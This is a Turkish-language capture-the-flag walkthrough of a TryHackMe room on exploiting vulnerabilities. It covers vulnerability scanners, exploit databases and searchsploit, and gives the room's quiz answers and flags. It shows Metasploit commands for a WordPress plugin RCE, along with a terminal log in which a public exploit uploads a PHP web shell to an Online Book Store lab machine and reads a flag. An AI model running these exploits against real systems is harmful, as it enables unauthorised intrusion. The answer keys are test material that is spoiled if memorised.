Exploit Vulnerabilities

Task 1 Introduction (Görev 1 Giriş)

Bu odada, güvenlik açıklarını tespit etmenin bazı yollarını gözden geçireceğiz ve bunların nasıl kötüye kullanılabileceğini öğrenmek için araştırma becerilerimizi birleştireceğiz.

Ayrıca, güvenlik açığı araştırması ve istismarı gerçekleştirirken beceri setinize ve araçlarınıza önemli katkılar sağlayacak bazı kamuya açık kaynaklar bulacaksınız. Daha sonra tüm bunları odanın sonunda pratik bir mücadeleye uygulayacaksınız.

Soru ⇒ Devam edelim.

Cevap ⇒ Cevap Gerekmemektedir.

Task 2 Automated Vs. Manual Vulnerability Research (Görev 2 Otomatik ve Manuel Güvenlik Açığı Araştırması)

Güvenlik açığı taraması için siber güvenlik alanında sayısız araç ve hizmet mevcuttur. Ticari olmaktan (ve ağır bir fatura ödemekten) açık kaynaklı ve ücretsiz olmaya kadar değişen güvenlik açığı tarayıcıları, bir uygulamayı kusurlar için hızlı bir şekilde araştırmak için uygun araçlardır.

Örneğin, güvenlik açığı tarayıcısı Nessus'un hem ücretsiz (topluluk) sürümü hem de ticari sürümü vardır. Bir yıllık lisans için binlerce sterline mal olan ticari sürüm, muhtemelen sızma testi hizmetleri veya denetimleri sağlayan kuruluşlarda kullanılacaktır. Nessus hakkında daha fazla bilgi edinmek isterseniz, TryHackMe'nin bu konuya ayrılmış odasına göz atın.

Güvenlik açığı tarayıcısı kullanmanın bazı avantaj ve dezavantajlarını aşağıdaki tabloda detaylandırdım:

Avantaj	**Dezavantaj**
Otomatik taramaların tekrarlanması kolaydır ve sonuçlar bir ekip içinde kolaylıkla paylaşılabilir.	İnsanlar genellikle bu araçlara bağımlı hale gelebilir.
Bu tarayıcılar hızlıdır ve çok sayıda uygulamayı verimli bir şekilde test edebilir.	Son derece "gürültülüdürler" ve çok fazla trafik ve günlük kaydı üretirler. Güvenlik duvarlarını ve benzerlerini atlamaya çalışıyorsanız bu iyi değildir.
Açık kaynaklı çözümler mevcuttur.	Açık kaynaklı çözümler genellikle basittir ve kullanışlı özelliklere sahip olmak için pahalı lisanslar gerektirir.
Otomatik tarayıcılar, manuel olarak aranması zor olabilecek çok çeşitli farklı güvenlik açıklarını kapsar.	Genellikle bir uygulamadaki her güvenlik açığını bulamazlar.

Metasploit gibi çerçeveler genellikle bazı modüller için güvenlik açığı tarayıcılarına sahiptir; bu, bu yoldaki başka bir modülde öğreneceğiniz bir şeydir.

Güvenlik açıkları için manuel tarama, genellikle tek tek uygulamaları veya programları test ederken bir sızma testi uzmanının tercih ettiği silahtır. Aslında, manuel tarama aynı güvenlik açıklarının aranmasını içerir ve otomatik tarama ile benzer teknikleri kullanır.

Sonuç olarak, her iki teknik de bir uygulama veya programın güvenlik açıklarına karşı test edilmesini içerir. Bu güvenlik açıkları şunları içerir:

Vulnerability (Güvenlik Açığı)	**Description (Açıklama)**
Security Misconfigurations	Güvenlik yanlış yapılandırmaları, geliştirici gözetiminden kaynaklanan güvenlik açıklarını içerir. Örneğin, uygulama ile bir saldırgan arasındaki

(Güvenlik Yanlış Yapılandırmaları)	mesajlarda sunucu bilgilerinin açığa çıkması.
Broken Access Control (Bozuk Erişim Kontrolü)	Bu güvenlik açığı, bir saldırganın bir uygulamanın başka türlü erişememesi gereken bölümlerine erişebilmesiyle ortaya çıkar.
Insecure Deserialization (Güvensiz Derileştirme)	Bu, bir uygulama üzerinden gönderilen verilerin güvensiz bir şekilde işlenmesidir. Bir saldırgan uygulamaya kötü amaçlı kod aktarabilir ve bu kod daha sonra çalıştırılabilir.
Injection (Enjeksiyon)	Bir saldırgan bir uygulamaya kötü amaçlı veri girişi yapabildiğinde Injection güvenlik açığı ortaya çıkar. Bu, girdinin zararlı olmadığından emin olunmamasından (sanitising olarak bilinir) kaynaklanır.

Bu güvenlik açıkları hakkında daha fazla bilgi edinmek istiyorsanız, OWASP çerçevesi sizin için faydalı bir okuma olacaktır. TryHackMe'de OWASP tarafından belirtilen ilk on güvenlik açığını gösteren bir oda bile var.

Sorular

Soru ⇒ Sızma testiniz için son teslim tarihine yakın bir zamanda çalışıyorsunuz ve bir web uygulamasını hızlı bir şekilde taramanız gerekiyor. Otomatik bir tarayıcı kullanır mıydınız? (Evet/Hayır)

Cevap ⇒ Yay

Soru ⇒ Bir web uygulamasını test ediyorsunuz ve bir veritabanına veri girebildiğinizi ve alabildiğinizi fark ettiniz. Bu hangi güvenlik açığıdır (İpucu ⇒ Bu güvenlik açığından yararlanılabilmesi için zararlı kod girmeniz gerekir.)?

Cevap ⇒ Injection


Soru ⇒ Başka bir kullanıcının kimliğine bürünmeyi başardınız. Bu hangi güvenlik açığı(İpucu ⇒ Bu güvenlik açığı, erişim kontrol mekanizmalarının uygulanma biçiminde bir kusur olmasından kaynaklanmaktadır.)?

Cevap ⇒ Broken Access Control

Task 3 Finding Manual Exploits (Görev 3 Manuel Açıkları Bulma)

Rapid7

Exploit DB ve NVD gibi diğer hizmetler gibi Rapid7 de bir güvenlik açığı araştırma veritabanıdır. Tek fark, bu veritabanının aynı zamanda bir istismar veritabanı olarak da işlev görmesidir. Bu hizmeti kullanarak güvenlik açığı türüne göre (yani uygulama ve işletim sistemi) filtreleme yapabilirsiniz.




Ek olarak, veritabanı popüler Metasploit aracını kullanarak uygulamaları istismar etmek için talimatlar içerir (bu araç hakkında daha sonra öğrenme yolunda derinlemesine bilgi edineceksiniz). Örneğin, Rapid7'deki bu giriş "Wordpress Plugin SP Project & Document" içindir ve burada bu güvenlik açığını kötüye kullanmak için bir istismar modülünün nasıl kullanılacağına ilişkin talimatları görebiliriz.

```
1  msf > use exploit/multi/http/wp_plugin_sp_project_document_rce
2  msf exploit(wp_plugin_sp_project_document_rce) > show targets
3      ...targets...
4  msf exploit(wp_plugin_sp_project_document_rce) > set TARGET < target-id >
5  msf exploit(wp_plugin_sp_project_document_rce) > show options
6      ...show and set options...
7  msf exploit(wp_plugin_sp_project_document_rce) > exploit
```

GitHub

GitHub, yazılım geliştiriciler için tasarlanmış popüler bir web hizmetidir. Site, işbirlikçi bir çabaya izin vermek için uygulamaların kaynak kodunu barındırmak ve paylaşmak için kullanılır. Bununla birlikte, güvenlik araştırmacıları da yukarıda belirtilen nedenlerden dolayı bu platforma yönelmişlerdir. Güvenlik araştırmacıları PoC'leri (Proof of Concept) GitHub'da depoluyor ve paylaşıyor, bu bağlamda GitHub bir istismar veritabanına dönüşüyor.

GitHub nadir veya yeni açıkları bulmada son derece kullanışlıdır çünkü herkes bir hesap oluşturabilir ve yükleyebilir - alternatif açık veritabanlarında olduğu gibi resmi bir doğrulama süreci yoktur. Bununla birlikte, PoC'lerin çok az destek sağlanacağı veya hiç destek sağlanmayacağı durumlarda çalışmayabileceği gibi bir dezavantajı da vardır.



GitHub bir etiketleme ve anahtar kelime sistemi kullanmaktadır, yani GitHub'da "PoC", "vulnerability" gibi anahtar kelimelerle arama yapabiliriz. Bu yazının yazıldığı sırada, "cve" anahtar kelimesine sahip 9.682 depo bulunmaktadır. Ayrıca sonuçları programlama diline göre filtreleyebiliyoruz.

Searchsploit

Searchsploit, Kali Linux gibi popüler pentesting dağıtımlarında bulunan bir araçtır. Ayrıca TryHackMe AttackBox'ta da mevcuttur. Bu araç, sisteminizdeki açıkların kopyalarını içeren Exploit-DB'nin çevrimdışı bir kopyasıdır.

searchsploit'te uygulama adı ve/veya güvenlik açığı türüne göre arama yapabilirsiniz. Örneğin, aşağıdaki kod parçasında, searchsploit'te Wordpress ile ilgili kullanabileceğimiz açıkları arıyoruz - indirmeye gerek yok!

```
searchsploit wordpress
WordPress Theme Think Responsive 1.0 - Arbitr | php/webapps/29332.txt
WordPress Theme This Way - 'upload_settings_i | php/webapps/38820.php
WordPress Theme Toolbox - 'mls' SQL Injection | php/webapps/38077.txt
WordPress Theme Trending 0.1 - 'cpage' Cross- | php/webapps/36195.txt
WordPress Theme Uncode 1.3.1 - Arbitrary File | php/webapps/39895.php
WordPress Theme Urban City - 'download.php' A | php/webapps/39296.txt
WordPress Theme Web Minimalist 1.1 - 'index.p | php/webapps/36184.txt
WordPress Theme White-Label Framework 2.0.6 - | php/webapps/38105.txt
WordPress Theme Wp-ImageZoom - 'id' SQL Injec | php/webapps/38063.txt
WordPress Theme Zoner Real Estate - 4.1.1 Per | php/webapps/47436.txt
```

Sorular

Soru ⇒ Bir güvenlik araştırmacısı olarak bir Kavram Kanıtı yüklemek isteseydiniz hangi web sitesini kullanırdınız?

Cevap ⇒ Github

Soru ⇒ İnternet bağlantısı olmayan bir sitede sızma testi yapıyorsunuz. Kullanılacak açıkları bulmak için hangi aracı kullanabilirsiniz?

Cevap ⇒ Searchsploit

Task 4 Example of Manual Exploitation (Görev 4 Manuel İstismar Örneği)

Bu odadaki 2. görevden elde edilen bilgileri güvenlik açığı bulunan hizmetten faydalanmak için kullanabiliriz. Nihayetinde, yararlanabileceğimiz en etkili güvenlik açıklarından biri, güvenlik açığı olan uygulamayı veya hizmeti çalıştıran hedef üzerinde komutları yürütme yeteneğidir.

Örneğin, güvenlik açığı bulunan uygulama veya hizmeti çalıştıran hedef üzerinde komutları yürütebilmek, daha önce yalnızca uygulama veya hizmeti kullanarak gerçekleştiremeyeceğimiz dosyaları okumamıza veya komutları yürütmemize olanak tanıyacaktır. Buna ek olarak, makinede bir dayanak noktası olarak bilinen şeyi elde etmek için bunu kötüye kullanabiliriz. Bir dayanak noktası, daha sonra ağdaki diğer uygulamaları veya makineleri istismar etmeye başlayabileceğimiz savunmasız makinenin konsoluna erişimdir.

Savunmasız makinede uzaktan komutları yürütebilmek için görev 2'deki uygulamada uzaktan kod yürütme gerçekleştirmek için bir istismar kullanacağız.

Başlamadan önce, açıkların nadiren kutudan çıktığını ve kullanılmaya hazır olduğunu belirtmek önemlidir. Ortamımız veya hedefimiz için çalışmadan önce genellikle bazı yapılandırmalar gerektirirler. Yapılandırma seviyesi istismara göre değişecektir, bu nedenle genellikle bir uygulamada aynı güvenlik açığı için birden fazla istismar bulacaksınız. Hangi istismarın sizin için en uygun veya yararlı olduğunu bulmak size kalmıştır.

Örneğin, aşağıdaki kod parçasında, saldırıda bulunduğumuz makinenin IP adresini yansıtmak için birkaç seçeneğin değiştirildiğini görebiliriz.

```
nano exploit.py
mymachine="192.168.1.10"
port="1337"
```

```
nano exploit.py
mymachine="10.13.37.10"
port="1337"
```

İstismarı doğru bir şekilde yapılandırdıktan sonra, nasıl kullanılacağını anlamak için bu istismarı daha fazla okuyalım. Aşağıdaki kod parçasında, istismarı çalıştırırken iki argüman sağlamamız gerektiğini görebiliriz:

```
exploit.py --help
To use this exploit, provide the following arguments:
-u The URL of the application
-c the command that you wish to execute
```

Bu bilgileri aklımızda tutarak, artık bu istismarı savunmasız makinede kullanmaya hazırız. Aşağıdakileri yapacağız:

1. İstismarı, çalıştırmak istediğimiz komutu içeren kötü amaçlı bir dosyayı savunmasız uygulamaya yüklemek için kullanın; burada web sunucusu kodu çalıştırmak için bu kötü amaçlı dosyayı çalıştıracaktır.
2. Dosya önce istismarın işe yaradığını doğrulamak için kullanacağımız temel bir komut içerecektir.
3. Ardından savunmasız makinede bulunan bir dosyanın içeriğini okuyacağız.

```
exploit.py -u http://10.10.10.10 -c "whoami"
www-data
```

```
exploit.py -u http://10.10.10.10 -c "cat flag.txt"
THM{EXPLOIT_COMPLETE}
```

Soru ⇒ Bu saldırıda ne tür bir güvenlik açığı kullanıldı(İpucu ⇒ Bu güvenlik açığı kodun uzaktan yürütülmesine izin verir)?

Cevap ⇒ Remote Code Execution

Task 5 Practical: Manual Exploitation (Görev 5 Pratik: Manuel İstismar)


Not: Bu görevi tamamlamak için AttackBox'ı dağıtmanız veya TryHackMe ağına bağlanmanız gerekecektir.

Bu göreve bağlı makineyi dağıtın ve tamamen kurulması için en az beş dakika bekleyin. Beş dakika sonra, THM ağına bağlı cihazın (kendi cihazınız veya AttackBox) tarayıcısında http://MACHINE_IP adresine giderek makinede çalışan web sunucusunu ziyaret edin.

Sorular


Soru ⇒ Çalışmakta olan uygulamanın sürümünü öğrenin. Uygulamanın adı ve sürüm numarası nedir(İpucu ⇒Bunların hepsi savunmasız başvurunun ilk sayfasında bulunabilir)?

Cevap ⇒ Online Book Store v1.0




Soru ⇒ Şimdi bu modüldeki kaynakları ve becerileri kullanarak savunmasız makineye uzaktan erişim sağlamanıza olanak tanıyacak bir açık bulun.

Cevap ⇒ Cevap Gerekmemektedir.



Soru ⇒ Bu istismarı savunmasız makineye karşı kullanın. Bir web dizininde bulunan bayrağın değeri nedir(İpucu ⇒Kullanılan istismara bağlı olarak, farklı bir konuma gidebilirsiniz. Bayrak, savunmasız makinede /var/www/html/bootstrap/img içinde bulunur)?

Cevap ⇒THM{BOOK_KEEPING}


root@ip-10-10-87-27:~# ls
47887.py CTFBuilder Downloads Pictures Rooms snap Tools
burp.json Desktop Instructions Postman Scripts thinclient_drives
root@ip-10-10-87-27:~# python3 47887.py http://10.10.220.46
> Attempting to upload PHP web shell...
> Verifying shell upload...
> Web shell uploaded to http://10.10.220.46/bootstrap/img/9QyKCAcQjx.php
> Example command usage: http://10.10.220.46/bootstrap/img/9QyKCAcQjx.php?cmd=whoami
> Do you wish to launch a shell here? (y/n): y
RCE $ ls
9QyKCAcQjx.php
OyWjgNLIbq.php
android_studio.jpg
beauty_js.jpg
c_14_quick.jpg
c_sharp_6.jpg
doing_good.jpg
flag.txt
img1.jpg
img2.jpg
img3.jpg
kotlin_250x250.png
logic_program.jpg
mobile_app.jpg
pro_asp4.jpg
pro_js.jpg
unnamed.png
web_app_dev.jpg
RCE $ cat flag.txt
THM{BOOK_KEEPING}
RCE $